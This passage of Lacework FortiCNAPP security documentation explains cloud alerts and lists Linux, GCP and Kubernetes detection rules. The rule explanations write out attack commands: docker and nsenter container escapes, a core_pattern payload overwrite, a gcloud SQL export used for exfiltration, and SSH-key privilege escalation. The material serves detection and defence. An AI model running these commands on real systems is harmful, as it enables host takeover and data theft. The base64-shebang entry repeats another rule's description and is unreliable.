- Enable multi-factor authentication (MFA) for your Google Cloud account. This adds an extra layer of security to your account, making it more difficult for an attacker to gain access even if they have your login credentials.
- Use a virtual private network (VPN) to connect to your Google Cloud resources. A VPN creates a secure, encrypted connection between your device and your Google Cloud resources, which helps protect against unauthorized access.
- Implement strong password policies.

- Regularly monitor and review access logs for your Google Cloud resources to detect unauthorized access attempts.

Malicious File

This alert occurs when Lacework FortiCNAPP detects a malicious or potentially harmful file in your system. Malicious files can include viruses, trojans, worms, spyware, adware, ransomware, and other types of malware.

This alert could be triggered by an antivirus program or other security software that detects the file's signature or behavior as suspicious. Lacework FortiCNAPP may also flag a file as malicious if it has been downloaded from an untrusted source or if it attempts to modify system files or settings without permission.

Why this alert is important

Detecting malicious files in a system is vital for several reasons:

- *Protecting system integrity*: Malicious files can harm the system by damaging files, deleting critical data, or disrupting system operations. Detecting such files can help prevent such harm.
- *Preventing data theft*: Malware can steal sensitive data, such as personal information, financial data, and business secrets. Detecting malicious files can help prevent such theft.
- *Avoiding system downtime*: Malware can cause system crashes, slow down the system, or overload it with network traffic. Detecting such malware can help prevent system downtime, which can be costly for businesses.

Investigation

Investigating a malicious file in your system can be a complex process, but here are some general steps you can follow:

1. Isolate the file and prevent it from spreading to other systems. Quarantine the affected system or disconnect it from the network.
2. Determine the file type (e.g., executable, script, document, etc.) and its purpose. You can use antivirus software, sandboxes, or other malware analysis tools to help identify the file type and its behavior.
3. Conduct a thorough file analysis, examining the file header, strings, resources, imports, and other characteristics. You can also use static and dynamic analysis techniques to identify the file's behavior, such as interactions with the operating system and network.
4. Assess the impact of the file on the affected system and the network. This can include identifying any changes to the system, network connections, and processes.

Resolution

Resolving a malicious file involves taking the following steps:

1. Identify the nature of the threat to help determine the best way to remove the threat. You can do this by running a virus scan or malware scan using a reputable antivirus or anti-malware program.
2. Remove the file using your antivirus or anti-malware program. If the program cannot remove the threat, you may need to use a specialized removal tool or seek assistance from a professional.
3. Malware can often cause damage to your system, such as changing settings, deleting files, or corrupting data. You may need to repair any damage caused by the threat, such as restoring files from a backup or repairing system files.
4. Update your security software and operating system to protect your system against future threats.

Introduction to Vulnerability alerts

This section provides information about some of the vulnerability alerts that are visible in the Console.

For each documented event, the following information is provided:

- a summary about the alert
- why the alert is important
- information about investigating the event that triggered the alert
- information about how to resolve the alert

New Vulnerable Application

This alert occurs when Lacework FortiCNAPP detects that your cloud environment has executed software with a critical vulnerability (specifically, the Java Log4J vulnerability). This software may be a container image from docker.io running on a cluster or a software binary on a host with identified Log4J Java class files with vulnerabilities.

Given the severity of this vulnerability, Lacework FortiCNAPP will provide continuous alerts whenever this software is executed, regardless of frequency, with a maximum of one alert per 24 hours.

Why this alert is important

The Log4J vulnerability poses significant challenges when it comes to mitigation due to the reasons below:

- It's difficult to determine whether or how it can be exploited.
- There are limited effective measures to address it.

It is crucial to treat any software executing in your cloud environment that contains the Log4J vulnerability as a critical risk and prioritize its remediation.

Why this might be just fine

Under certain circumstances, the risk of running Log4J-vulnerable software can be contained. For example, it can be isolated within a sandbox environment by utilizing tools like gVisor; or have strong network egress controls implemented by the DevOps team in collaboration with the security team. These security measures, which restrict DNS requests and network connections, can mitigate the risk.

However, it's crucial to prioritize patching or removing the Log4J-vulnerable software as a more reliable approach, as security controls may have gaps or be inadvertently disabled.

Investigation

When addressing critical vulnerabilities such as Log4J, initiating the process of updating software can be challenging and involve multiple stakeholders. To facilitate effective communication, it is essential to establish a forum that includes relevant stakeholders from both the DevOps teams and the risk/legal teams. This forum serves as a platform for sharing information and coordinating efforts.

As an initial step in this communication forum, the security team should gather pertinent details about the vulnerable software. This information can be obtained from the attack path analysis or its analysis of active vulnerabilities, which determines whether the Log4J software is present but not actively utilized. Armed with this information, the security

team can utilize the re-alerting feature on the vulnerability to periodically remind the communication forum (such as on a weekly basis) that the issue still requires attention.

Establishing effective communication channels and leveraging Lacework FortiCNAPP's capabilities for gathering insights and issuing reminders can streamline the process of addressing critical vulnerabilities and ensure that the issue remains at the forefront of stakeholders' attention.

Resolution

To resolve critical vulnerabilities such as Log4J, follow the steps below:

- Apply the necessary patches or updates provided by Log4J or the relevant software vendors. Ensure all affected systems, applications, libraries, and dependencies are updated to versions that have addressed the vulnerability.
- Continue to monitor your environment for any signs of exploit attempts or unusual activities related to Log4J.
- Consult with security professionals or external experts to ensure a comprehensive and effective resolution of the Log4J vulnerability tailored to your specific environment and requirements.

Detections Reference

Lacework FortiCNAPP leverages several detections to swiftly identify security incidents, enabling you to mitigate risks and protect sensitive data. These detections are generated by security tools and systems that monitor network traffic, system logs, user behavior, and other data sources to identify signs of cyber threats and attacks.

The tabs below list common detection names and descriptions that you may see when navigating the *Events* tab:

Linux Agent:

Detection Name	Description	What It Means
linux_command_and_control_git_clone_suspicious_repository	Git clone from suspicious repository	Lacework FortiCNAPP has detected a suspicious clone of your GitHub repositories, possibly indicating an attacker's attempt to download the tooling they need. **False Positive**: The clone can be legitimately conducted by an authorized user.
linux_credentials_access_using_grep_or_find	Find or grep command looking for credentials	Lacework FortiCNAPP has detected attempts to find credentials on the local file system, which may indicate an actor trying to discover sensitive information. **False Positive**: Legitimate searches for credentials made by administrators or developers.
linux_defense_evasion_base64_encoded_shebang_in_shell	Possible obfuscated script (base64 encoded shebangs)	Lacework FortiCNAPP has detected attempts to find credentials on the local file system, which may indicate an actor trying to discover sensitive information. **False Positive**: Legitimate searches for credentials made by administrators or developers.
linux_defense_evasion_clear_linux_logs	Attempts to clear Linux logs	Lacework FortiCNAPP has detected attempts to clear logs on the system. Such actions are often carried out by adversaries to conceal evidence of an intrusion. **False Positive**: Legitimate administrative activities.
linux_defense_evasion_clear_syslog	Commands to clear or remove the Syslog	Lacework FortiCNAPP has detected specific commands commonly employed by attackers to remove or empty the system log, a method frequently used to conceal their tracks. **False Positive**: A legitimate log rotation.
linux_defense_evasion_deobfuscate_base64_using_perl	Possible obfuscated script (Perl decoding of base64)	Lacework FortiCNAPP has detected the utilization of Perl commands involving the **MIME::Base64** and **decode_base64** functions to decode files or information. This activity may indicate an attempt to deobfuscate or reveal hidden information. **False Positive**: The legitimate use of Perl and the **MIME::Base64** library is common among developers and system administrators.

Detection Name	Description	What It Means
linux_defense_evasion_deobfuscate_base64_using_python	Possible obfuscated script (Python decoding of base64)	Lacework FortiCNAPP has detected the use of Python by an attacker to deobfuscate base64-encoded information. This activity may indicate an attempt to decode malicious files or information. **False Positive**: Python and the **b64decode** function are commonly utilized for legitimate, non-malicious tasks.
linux_defense_evasion_encode_base64_using_perl	Possible obfuscated script (Perl encoding of base64)	Lacework FortiCNAPP has detected the utilization of Perl commands involving the **MIME::Base64** and **encode_base64** functions to encode files or information. This activity may indicate an attempt to obfuscate or conceal information. **False Positive**: The legitimate use of Perl and the **MIME::Base64** library is common among developers and system administrators.
linux_defense_evasion_encode_base64_using_python	Possible obfuscated script (Python encoding of base64)	Lacework FortiCNAPP has detected an attacker using base64 encoding in conjunction with Python. This activity may suggest an attempt to conceal or obfuscate malicious files or information. **False Positive**: Python and the **b64encode** function are commonly utilized for legitimate, non-malicious purposes.
linux_defense_evasion_pipe_to_shell	Possible defense evasion by piping commands to shell	Lacework FortiCNAPP has detected a suspicious process command line that begins with a shell, executes something, and ultimately gets piped into another shell. **False Positive**: This pattern is used by legitimate software.
linux_defense_evasion_shell-based_decoding_files_or_information	Possible obfuscated script (bash decoding using base64)	Lacework FortiCNAPP has detected the use of shell commands to decode files or information using the `base64` command. This activity may indicate an attempt to deobfuscate or reveal hidden information. **False Positive**: Base64 decoding is commonly used legitimately by developers or system administrators.
linux_defense_evasion_shell-based_hex_decoding_files_or_information	Possible obfuscated script (bash decoding using `xxd`)	Lacework FortiCNAPP has detected the use of shell commands to decode files or information using the `xxd` command. This activity may indicate an attempt to deobfuscate or reveal hidden information. **False Positive**: Developers or system administrators commonly use the `xxd` command for legitimate purposes such as Hex decoding.
linux_discovery_apt_gtfobin_abuse	Possible use of apt or apt-get as a GTFOBin	Lacework FortiCNAPP has detected the usage of `apt` and `apt-get` as a GTFOBin technique to execute and proxy command and binary execution.
linux_discovery_capabilities_discovery	Possible use of getcap binary for recon	Lacework FortiCNAPP has detected the usage of the `getcap` command. This is often employed during reconnaissance activities to identify potential binaries that can be exploited as GTFOBins or for other malicious purposes.
linux_discovery_common_scanners	Use of network scanners	Lacework FortiCNAPP has detected the usage of common network scanners, including nmap and masscan . **False Positive**: System admins commonly use scanner tools as part of their routine work.
linux_discovery_	Enumeration of	Lacework FortiCNAPP has detected the enumeration of local system

Detection Name	Description	What It Means
local_system_accounts_discovery	local system accounts	accounts. This information can assist adversaries in determining the existence of local accounts on a system, aiding them in subsequent activities. **False Positive**: Legitimate administrative activities.
linux_discovery_potential_discovery_activity_using_find	Potential discovery activity using find	Lacework FortiCNAPP has detected the usage of the `find` command in a suspicious manner, possibly for performing discovery activities.
linux_discovery_remote_system_discovery	Remote system discovery using Ping or ARP	Lacework FortiCNAPP has detected the enumeration of remote systems. It's a process of actively gathering information about the various systems connected to a network from a remote location. **False Positive**: Legitimate administrative activities.
linux_discovery_security_software_discovery	Possible security software discovery	Lacework FortiCNAPP has detected the usage of system utilities, specifically `grep` and `egrep`, for security software discovery. These commands are commonly used for various tasks, such as log analysis, file content filtering, and searching for specific information in text files. **False Positive**: Legitimate activities.
linux_discovery_system_network_discovery	Enumeration of local network configuration	Lacework FortiCNAPP has detected the enumeration of the local network configuration, which includes the discovery of firewall settings, IP addresses, and routing information. As with any discovery, this activity can assist attackers in gaining a better understanding of the target network. **False Positive**: Legitimate administrative activities.
linux_execution_exploit_cve-2021-26084	Command line indicators of CVE-2021-26084 exploits	Lacework FortiCNAPP has detected endpoints or URL paths that are vulnerable to CVE-2021-26084, identified from command-line artifacts. **False Positive**: Legitimate interaction with the endpoints.
linux_execution_from_shm_directory	An executable was run from the /dev/shm/ directory	Lacework FortiCNAPP has detected execution from the /dev/shm directory. The directory is equivalent to a /tmp directory that uses memory as a backend instead of physical drive. Attackers might use this directory to avoid detection. **False Positive**: An executable was put in the SHM directory for a legitimate reason.
linux_execution_kubectl_chmod	Possible privilege escalation via `kubectl chmod`	Lacework FortiCNAPP has detected instances where an attacker attempts to change the permissions of a script or binary in a Kubernetes pod using the `kubectl chmod` command. This activity may indicate a malicous attempt to gain unauthorized access or escalate privileges. **False Positive**: The `kubectl chmod` command is legitimately used by system administrators or developers for routine tasks.
linux_execution_kubectl_cp	Possible copying of malicious scripts or tools via `kubectl`	Lacework FortiCNAPP has detected instances where files or scripts are copied into a Kubernetes pod using the `kubectl cp` command. This activity may indicate an actor attempting to copy malicious scripts or

Detection Name	Description	What It Means
	`cp`	tools into a pod. **False Positive**: The `kubectl cp` command is legitimately used by system administrators or developers for routine tasks.
linux_execution_potentially_compromised_jupyter_notebook	Reconnaissance Python script execution from a Jupyter notebook	Lacework FortiCNAPP has detected Python possible discovery commands run from within a Jupyter notebook. The list in this rule lists the scripts used in the PSUtil Python package. This allows attackers to run commands as native Python instead of bash commands. **False Positive**: Legitimate use of Jupyter notebooks by system administrators.
linux_execution_potentially_unwanted_applications	Potentially unwanted application	Lacework FortiCNAPP has detected known potentially unwanted applications. The applications are commonly used in malicious activities, but are not explicitly malicious. This is a weaker signal used to detect these applications as part of supporting evidence but not allow them to create incidents on their own. **False Positive**: List contains common tools that are sometimes used maliciously. False positives should be common.
linux_execution_potentially_reverse_shell_connection	A possible reverse shell	Lacework FortiCNAPP has detected a possible reverse shell. This is a shell session initiated by the target machine, rather than from the client. It is a common method used by attackers to control compromised systems that are not publicly routable.
linux_execution_potentially_reverse_shell_connection_syscall	A possible reverse shell	Lacework FortiCNAPP has detected a possible reverse shell. This is a shell session initiated by the target machine, rather than from the client. It is a common method used by attackers to control compromised systems that are not publicly routable.
linux_execution_suspicious_executables	Suspicious executable	Lacework FortiCNAPP has detected a suspicious executable. **False Positive**: List should contain mostly known malicious executables. False positives should not be common.
linux_execution_suspicious_python_scripts	Suspicious Python script	Lacework FortiCNAPP has detected a suspicious Python script. **False Positive**: List should contain mostly known malicious executables. False positives should not be common.
linux_execution_usage_of_compiler_inside_a_container	A compiler was used within a container	Lacework FortiCNAPP has detected the usage of a compiler inside a container. Compiler usage inside a container should be rare because binaries should already be compiled by the time the container is created. **False Positive**: Legitimate use of a compiler in a container.
linux_impact_crypto_mining_indicators	Command line indicators of cryptomining	Lacework FortiCNAPP has detected command-line parameters or strings commonly associated with crypto miners. **False Positive**: Legitimate use of crypto miners.
linux_impact_user_deleted_via_userdel	User has been deleted via `userdel`	Lacework FortiCNAPP has detected the execution of the `userdel` command, a utility used to delete a user account and related files. This tool is sometimes abused by threat actors to cover their tracks. **False Positive**: Legitimate administrator activities.
linux_	New keys possibly	Lacework FortiCNAPP has detected new keys possibly being added to the

Detection Name	Description	What It Means
persistence_ account_ manipulation_ ssh_keys	added to the SSH authorized list	SSH authorized list. To establish persistence in a target environment, adversaries may attempt to write SSH keys to the host. Adversaries typically try to modify or overwrite the authorized_keys file. Adversaries may also try to modify the sshd_config file to enable access. **False Positive**: Legitimate administrator activities.
linux_ persistence_ attempted_ account_ manipulation_ ssh_keys	New keys possibly added to the SSH authorized list	Lacework FortiCNAPP has detected new keys possibly being added to the SSH authorized list. To establish persistence in a target environment, adversaries may attempt to write SSH keys to the host. Adversaries typically try to modify or overwrite the authorized_keys file. Adversaries may also try to modify the sshd_config file to enable access. **False Positive**: Legitimate administrator activities.
linux_privilege_ escalation_ container_ escape_check_ docker_sock	Possible testing for container escape methods via docker.sock	Lacework FortiCNAPP has detected a possible investigation or assessment related to the potential vulnerabilities or weaknesses in a container environment using the `docker.sock` (The Docker socket (typically located at `/var/run/docker.sock`) is a Unix socket that allows communication between the Docker daemon and the Docker CLI or other Docker API clients. When a container has access to this socket, it effectively has the same privileges as the Docker daemon, which usually runs with root privileges on the host system. As a result, exploiting this Docker-in-Docker situation is a common attack vector for container escape. Before initiating this vector, an attacker must verify if the socket is exposed within a container and this detection is aimed at identifying such behavior.) file. **False Positive**: • Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks) • CI/CD-related or container orchestration tools
linux_privilege_ escalation_ container_ escape_check_ linux_capabilities	Possible testing for container escape methods via permissive linux capabilities	Certain container escape exploits exploit excessively permissive Linux capabilities granted to a container. For instance: • CAP_SYS_ADMIN enables an attacker to mount the RDMA cgroup controller; and • CAP_SYS_MODULE allows them to install an arbitrary kernel module These capabilities aid in escaping to the host. To plan a specific attack, the attacker must first assess the capabilities assigned to the current process. This detection is designed to identify such behavior. **False Positive**: Performing an audit of process capabilities is essential for security and compliance purposes.
linux_privilege_ escalation_ container_ escape_create_ privileged_ container	Possible testing for container escape methods via permissive Linux	Attackers frequently exploit a mounted Docker socket inside a container. Once they confirm the presence of the mounted Docker socket, attackers typically create a privileged container using a Linux image such as Ubuntu, Alpine Linux, or BusyBox. With root access in the container and default access to the host's `/dev` directory, they can mount the host's root device files (for example, `/dev/xvda1`). This enables them to escape to the host and gain read and write access to any file in the host file system.

Detection Name	Description	What It Means
		For instance, attackers can manipulate the host's `/etc/passwd` file or interfere with cron jobs. **False Positive**: • Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks) • Administrative tasks
linux_privilege_escalation_container_escape_download_exploit_tools	Use of known container privilege escalation and exploit tools	Once inside a container, attackers aim to identify vulnerabilities using pre-built privilege escalation or container escape tools such as Linpeas, Deepce, CDK (container breakout development kit), LinEnum, and BotB (box of tricks). This detection can help identify the download of these tools. **False Positive**: Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks)
linux_privilege_escalation_container_escape_find_mounted_folder	Searching for mounted folders within a container	Once inside a container, attackers aim to identify security-critical directories or files that are mounted from the host (e.g., /var/run/docker.sock, /proc, or /sys). Exploiting these files or directories lets an attacker communicate with the host and potentially escalate its privilege. This detection can help identify this discovery behavior. **False Positive**: • Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks) • Ubuntu system update
linux_privilege_escalation_container_escape_load_kernel_module	Manipulation of kernel modules within a container	The attacker attempts to exploit the CAP_SYS_MODULE capability within a container to manipulate Linux kernel modules. If an attacker is able to load and unload arbitrary kernel modules, it can result in either a straightforward privilege escalation or the subversion of the entire system security and Linux Security Modules. This detection can help identify instances where kernel modules are being loaded or unloaded within a container. **False Positive**: Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks)
linux_privilege_escalation_container_escape_mount_device_files	Mounting of device files containing root filesystem inside a container	All devices can be accessed in /dev within a privileged container. An attacker can escape by mounting the host block device containing root filesystem. A low number of false positives is expected because it is not a typical for standard applications running inside a container to mount the entire host filesystem, which would breach the isolation guardrail. **False Positive**: Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks)
linux_privilege_escalation_container_escape_mount_host_fs	Possible container escape via docker.sock via new container creation	This technique capitalizes on a mounted Docker socket inside a container. After verifying the presence of the mounted Docker socket, attackers typically create a new container that mounts the host filesystem and then perform a chroot operation into the mount point (e.g., "./docker run -v /:/mnt --rm -it alpine chroot"). As attackers generally possess root access within the container, this action enables them to read and write any file within the host filesystem. **False Positive**: Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks)

Detection Name	Description	What It Means
linux_privilege_escalation_container_escape_nsenter_host_pid	Possible container escape by accessing host PID	This technique exploits a privileged container that has access to the host's PID namespace. By executing commands such as "nsenter --target 1 --mount --uts --ipc --net --pid -- bash" within the container, an attacker can enter the host's mount namespace as root. One limitation of detecting this is that short-lived containers may not have their container ID captured by our syscall agent, preventing us from retrieving container attributes like PID or privileged mode. This could result in false positives when the command is executed in a non-privileged container or one that did not mount the host PID namespace. However, it is still essential to include this detection because the short-lived nature of these containers is itself suspicious. Attackers often remove containers after completing their objectives to avoid detection. Red team tests can also involve short-lived, temporary containers. **False Positive**: • Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks) • System administration work
linux_privilege_escalation_container_escape_use_exploit_tools	Use of privilege escalation or container exploit tools	Once inside a container, attackers aim to identify vulnerabilities using pre-built privilege escalation or container escape tools such as Linpeas, Deepce, CDK (container breakout development kit), LinEnum, and BotB (box of tricks). This detection can help identify the use of these tools. **False Positive**: Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks)
linux_privilege_escalation_container_escape_write_overlay_path	Write of container overlay path to host system files	Attackers exploit the Linux kernel's ability to run user-supplied programs in response to system events, using read/write access to the host's `/proc` or `/sys` file system to modify a special callback file (`/proc/sys/kernel/core_pattern`). Triggering a system event, such as a segmentation fault, allows the malicious program to run in the host context, facilitating container escape. The attack flow consists of the following steps: Expand to view the steps - Retrieve overlay path from <code>/etc/mtab</code>, providing host process data on container-related locations. - Set <code>payloadPath = $overlay/payload</code>, where payload is the malicious program for execution. - Mount <code>/special/fs</code> to modify the special callback file. - Run <code>echo $payloadPath > /special/fs/callback</code>.

Detection Name	Description	What It Means
		This detection aims to identify the 4th step of the above flow. False Positive: Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks)
linux_privilege_escalation_user_added_to_root_sudoers_group_using_usermod	User added to root/sudoers group using usermod	Lacework FortiCNAPP has detected the usage of the `usermod` command to add users to the root or sudoers groups. **False Positive**: Legitimate administrator activities.

Google Cloud:

Detection Name	Description	What It Means
google_cloud_collection_full_network_traffic_packet_capture	Full Network Packet Capture (A networking term for intercepting a data packet that is crossing a specific point in a data network. Once a packet is captured in real-time, it is stored for a period of time so that it can be analyzed, and then either be downloaded, archived or discarded.) was enabled	Lacework FortiCNAPP has detected a potential full network packet capture within GCP. This capability has the potential to be misused for extracting sensitive data from unencrypted internal traffic. **False Positive**: • Full Network Packet Capture can be performed by a system or network administrator. • If specific behavior is causing false positives, it can be excluded from the rule.
google_cloud_credential_access_kubernetes_secrets_modified_or_deleted	Kubernetes secrets were modified or deleted	Lacework FortiCNAPP has detected modifications or deletions of secrets. **False Positive**: • Secret modifications or deletions could be executed by a system administrator. Validate whether the user identity, user agent, and/or hostname align with authorized changes in your environment. • We recommend investigating changes to secrets that are made by unfamiliar users. If recognized behavior is leading to false positives, consider excluding it from the rule.
google_cloud_defense_evasion_firewall_modified_or_deleted	GCP firewall settings were modified	Lacework FortiCNAPP has detected modifications or deletions of a firewall rule within Google Cloud. **False Positive**: • Firewall rule modifications or deletions may be executed by a system administrator. Confirm the intended firewall configuration change • You can include exceptions to this rule for filtering anticipated behavior.

Detection Name	Description	What It Means
google_cloud_discovery_for_cryptojacking	Possible discovery for cryptojacking	Lacework FortiCNAPP has detected preemptive discovery attempts linked to Cryptojacking, primarily focused on identifying available accelerators. **False Positive**: The `compute.acceleratorTypes.list` method is legitimate. Users might employ it initially to determine the accelerators at their disposal.
google_cloud_discovery_generic_discovery	Generic GCP discovery seen for the first time for the user	Lacework FortiCNAPP has detected users initiating initial discovery methods. **False Positive**: The listed methods are legitimate. A user may choose to use them for the first time to determine the availability of projects, regions, networks, and more.
google_cloud_discovery_storage_buckets_enumeration	GCP bucket enumeration	Lacework FortiCNAPP has detected enumeration of a storage bucket within Google Cloud. **False Positive**: • Enumeration of storage buckets might be conducted by a system administrator. Confirm whether the user identity, user agent, and/or hostname align with expected changes in your environment. • Investigate enumerations of storage buckets carried out by unfamiliar users. Exclude known behaviors causing false positives, if applicable.

google_cloud_exfiltration_cloud_sql_export	Potential GCP SQL database exfilteration	Lacework FortiCNAPP detected attackers attempting to exfiltrate full databases, rather than specific data, using a command similar to the one below:
		Expand to view the command
		gcloud sql export sql <instance name> gs://<directory>/<filename> --database=<databasename> --offload
		
		`Admins also export databases legitimately, so we've excluded recent exports. Note that excluding service accounts had no impact due to the new filtering method.`
		`<b>False Positive</b>: Users performing their initial database backups will inevitably trigger this rule. Verify with the user to confirm legitimate intent remains essential.`

google_cloud_impact_dns_	GCP DNS zone (A DNS zone encompasses a collection of DNS records that define how	Lacework FortiCNAPP has detected modifications or deletions of a DNS zone within Google Cloud.

Detection Name	Description	What It Means
zone_ modified_or_ deleted	domain names and associated resources, such as IP addresses or mail servers, are resolved on the internet.) was modified or deleted	
google_cloud_ impact_ service_ account_ disabled_or_ deleted	GCP service account was disabled or deleted	Lacework FortiCNAPP has detected the deactivation or deletion of a service account within Google Cloud. **False Positive**: • Disabling or deleting a service account may be initiated by a system administrator. Confirm if the user identity, user agent, and/or hostname align with authorized changes in your environment. • Investigate any unfamiliar user-initiated disabling or deletion of service accounts. If known patterns trigger false positives, they can be excluded from the rule.
google_cloud_ impact_ service_ account_ modified	GCP service account was modified	Lacework FortiCNAPP has detected modifications to a service account within Google Cloud. **False Positive**: • Modifying a service account might be conducted by a system administrator. Confirm if the user identity, user agent, and/or hostname align with expected changes in your environment. • Investigate service account modifications initiated by unfamiliar users. Exclude known behaviors that trigger false positives, if applicable.
google_cloud_ impact_sql_ database_ modified_or_ deleted	A SQL database was modified or deleted	Lacework FortiCNAPP has detected modifications or deletion to a cloud SQL database. **False Positive**: • Modifications or deletions of SQL databases may be carried out by system administrators. • Verify whether the user identity, user agent, and/or hostname should be responsible for making changes in your environment. • Investigate any instances of SQL databases being modified or deleted by unfamiliar users. If known behavior is causing false positives, consider exempting it from the rule.
google_cloud_ impact_ storage_	A GCP bucket was modified or deleted	Lacework FortiCNAPP has detected modifications or deletion to a storage bucket within Google Cloud. **False Positive**: • Storage buckets being modified or deleted may

Detection Name	Description	What It Means
buckets_ modified_or_ deleted		be performed by a system administrator. • Verify the user's authenticity and investigate unfamiliar users. If known behavior causes false positives, exempt it from the rule.
google_cloud_ impact_vpn_ tunnel_ modified_or_ deleted	A GCP VPN tunnel was modified or deleted	Lacework FortiCNAPP has detected modifications or deletion to a VPN tunnel within Google Cloud. **False Positive**: • VPN tunnels may be modified or deleted by system administrators. • Verify whether the user's identity, user agent, and/or hostname should be making changes in your environment. • Investigate VPN tunnel modifications or deletions made by unfamiliar users. If known behavior is causing false positives, consider exempting it from the rule.
google_cloud_ privilege_ escalation_ kubernetes_ rolebinding	Potential privilege escalation using a GCP Kubernetes RoleBinding	Lacework FortiCNAPP has detected the creation or modification of potentially malicious RoleBindings, including both RoleBindings and ClusterRoleBindings. **False Positive**: • System administrators may modify or delete RoleBindings and ClusterRoleBindings. Check user identity, user agent, and hostname for relevant changes in your environment. • Investigate modifications or deletions made by unfamiliar users. Exclude known behavior causing false positives if necessary.
linux_ discovery_gcp_ database_ enumeration	Potential enumeration of GCP databases	Lacework FortiCNAPP has detected potential malicious database enumeration behavior, which attackers often perform when gaining access to a new host on GCP. This involves discovering databases within the cloud using various commands for SQL, Spanner, and BigTable: Expand to view the command gcloud sql instances list gcloud sql databases list --instance [INSTANCE] gcloud spanner instances list gcloud spanner databases list --instance [INSTANCE] gcloud bigtable instances list False Positive: Legitimate administrators and application scripts may also query for the list of available

Detection Name	Description	What It Means
		databases. This rule aims to flag potentially suspicious actions for further investigation.
linux_ discovery_gcp_ general_ enumeration	Potential General GCP Enumeration	Lacework FortiCNAPP has detected maliciously extensive enumeration, indicating attackers have gain access to a new host. If the host is on GCP, attackers might execute various enumeration commands to identify potential targets. Expand to view the command gcloud organizations list gcloud projects list gcloud functions list gcloud run services list gcloud pubsub topics list gcloud pubsub subscriptions list gcloud source repos list gcloud filestore instances list False Positive: Legitimate administrators and application scripts may also query for the list of available databases. This rule aims to flag potentially suspicious actions for further investigation.
linux_privilege_ escalation_ ssh_keys_ added_to_gcp_ compute_ instance	SSH keys added to a GCP instance	Lacework FortiCNAPP has detected that an SSH key has been added to a GCP compute instance, allowing a new user with SUDO privileges to be created. This means that if attackers find an account without root privileges on a host but have GCP API permission to add SSH keys, they can escalate privileges by running the command below: Expand to view the command gcloud compute instances add-metadata [INSTANCE] --metadata-from-file ssh-keys=file.txt False Positive: Administrators may legitimately add SSH keys to instances. Confirm with your administrator.

Kubernetes:

Detection Name	Description	What It Means
k8s_credential_	Forbidden K8s	This rule detects forbidden K8s credential access API (GetSecrets,

Detection Name	Description	What It Means
access_mount_ forbidden_api	credential access APIs triggered from public IP addresses	ListSecrets) triggered from a public IP address, suggesting a potential credential access behavior with a compromised K8s credential. **False Positive**: The API is triggered from a public IP for a legitimate reason and forbidden resulted from a mistake.
k8s_credential_ access_mount_ service_principal	Access to locally stored cloud credentials is detected	Lacework FortiCNAPP has detected attackers have been leveraging their access to a container in the cluster to gain cloud credentials, which could include sensitive data and infrastructure. **False Positive**: Accessing locally stored cloud credentials may be necessary for legitimate, authorized purposes.
k8s_credential_ access_new_user_ configmap_ access_gbm	A new K8S user accessed sensitive ConfigMaps	This rule detects a new user accessing sensitive ConfigMaps. This is suspicious because such activity can indicate unauthorized external probing or a breach. ConfigMaps can hold crucial configuration and sometimes sensitive information; unauthorized access can compromise system integrity. **False Positive**: The behavior is triggered for a legitimate reason.
k8s_defense_ evasion_allowed_ api	Successful K8s APIs triggered from public IP addresses	This rule detects allowed K8s APIs related to defense evasion, suggesting a potential defense evasion attempt with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason from a public IP.
k8s_defense_ evasion_ forbidden_api	Forbidden K8s APIs triggered from public IP addresses	This rule detects forbidden K8s APIs related to defense evasion, suggesting a potential defense evasion attempt with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason and forbidden resulted from a mistake.
k8s_discovery_ access_k8s_api_ server	K8s enumeration or discovery behavior by probing the Kubernetes API server	Lacework FortiCNAPP has detected an attacker's discovery behavior by probing (The Kubernetes API server acts as the cluster's gateway, receiving requests through its RESTful API to perform actions within the cluster and retrieve its status. Attackers might send API requests to probe the cluster for information about containers, secrets, and resources.) the Kubernetes API server. **False Positive**: There may be valid reasons for probing a Kubernetes API server for authorized purposes.
k8s_discovery_ access_kubelet_ api	Unauthorized access to Kubelet REST API endoints	Lacework FortiCNAPP has detected unauthorized access to Kubelet (The Kubelet, a Kubernetes agent on each node, executes assigned pods and offers an unauthenticated, read-only API service on TCP port 10255. Attackers with host network access, such as through a compromised container, can extract information on running pods and node details like CPU and memory usage via specific API endpoints.) REST API endpoints. **False Positive**: These tools and commands are employed for everyday administrative tasks.
k8s_discovery_ allowed_check_ access_api	Many successful K8s APIs triggered from public IP	This rule detects invocation of multiple successful K8s can-i APIs from a public IP, which may suggest potential discovery attempts with a compromised K8s credential. **False Positive**: The API is triggered from a public IP for a legitimate reason.

Detection Name	Description	What It Means
	addresses	
k8s_discovery_ forbidden_get_api	Forbidden K8s Get APIs triggered from public IP addresses	This rule detects forbidden K8s Get APIs triggered from a public IP address, suggesting a potential discovery behavior with a compromised K8s credential. **False Positive**: The API is triggered from a public IP for a legitimate reason and forbidden resulted from a mistake.
k8s_discovery_ forbidden_list_api	Forbidden K8s List APIs triggered from public IP addresses	This rule detects forbidden K8s List APIs triggered from a public IP address, suggesting a potential discovery behavior with a compromised K8s credential. **False Positive**: The API is triggered from a public IP for a legitimate reason and forbidden resulted from a mistake.
k8s_discovery_ network_mapping	Probing K8s cluster network	Lacework FortiCNAPP has detected a potential breach (Attackers frequently map the cluster network to gather application information and scan for vulnerabilities. In Kubernetes, unrestricted communication between pods is common. So, if an attacker breaches one container, they can use it to probe and potentially exploit network vulnerabilities.) in one container. **False Positive**: These tools and commands are employed for everyday administrative tasks.
k8s_execution_ allowed_exec_ into_pod_api	Successful K8s command execution APIs triggered from public IP addresses	This rule detects invocation of successful k8s exec-into-pod APIs from a public IP, which may suggest potential command execution attempts with a compromised k8s credential. **False Positive**: The API is triggered from a public IP for a legitimate reason.
k8s_execution_ bash_inside_ container	Abnormal Bash command executed inside a container	Lacework FortiCNAPP has detected an unusual Bash command executed within a container, which differs from the typical behavior (Identifying unusual Bash activity in a Kubernetes container is essential for security. It helps detect potential threats where attackers might exploit vulnerabilities, elevate privileges, or move within the network. This detection focuses on spotting these abnormal Bash actions.) of the application.
